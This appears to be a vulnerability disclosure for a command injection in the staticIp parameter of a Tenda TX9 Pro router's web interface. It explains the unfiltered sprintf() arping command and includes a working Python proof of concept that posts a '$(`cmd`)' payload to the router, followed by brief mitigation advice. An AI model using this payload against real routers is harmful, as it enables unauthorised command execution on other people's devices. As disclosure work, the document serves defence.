


I found a vulnerability in set_route() function, the name was changed, the root cause was lack of validate data of user input. The program did not filter special charaters such as: backslash, brackets and \$. The vulnerability code below:



By using <code>get_data_from_parameter()</code>, the name of function is changed, to get input from user and pass to <code>staticIp</code> variables. And then, program makes a command to set route by <code>arping via sprintf()</code> function. The command is made by <code>sprintf()</code> is <code>arping -fD %s -I %s -w 1 | grep reply</code>. By injecting command that wrap in backslash or \$ with brackets. Attacker can trigger a command injection. The vulnerability will be trigger by <code>doSystemCmd_route()</code>

POC

```
#-*- encoding: utf8 -*-
#-*- encoding: utf8 -*-
import requests


# Product: Tenda Router
# Related products: TX9 ProUpdate Date: 2021/12/24
# Hardware Version:V1.0
# Software Version:V22.03.02.10

# Command Injection
```

```
url = "http://192.168.1.13/goform/fast_setting_internet_set"
cmds = ["touch /tmp/h4niz", "id >> /tmp/h4niz"]

for i in cmds:
    p = '192.168.1.13$(`{}`)'.format(i)

    payload = {'netWanType': '0', 'dns1': '8.8.8.8', 'dns2': '1.1.1.1', 'staticIp': p, 'wanType': '1', 'mask': '255.255.255.0', 'gateway': '192.168.1.1', 'adslUser': '', 'adslPwd': '', 'action': 'connect'}
    r = requests.post(url, data=payload)
    print(r.status_code)
    print(r.content)
```



Router output log:

Yes:

Mitigation:

• Validate data before passing to command. Filter special charaters like: \$,`,(,)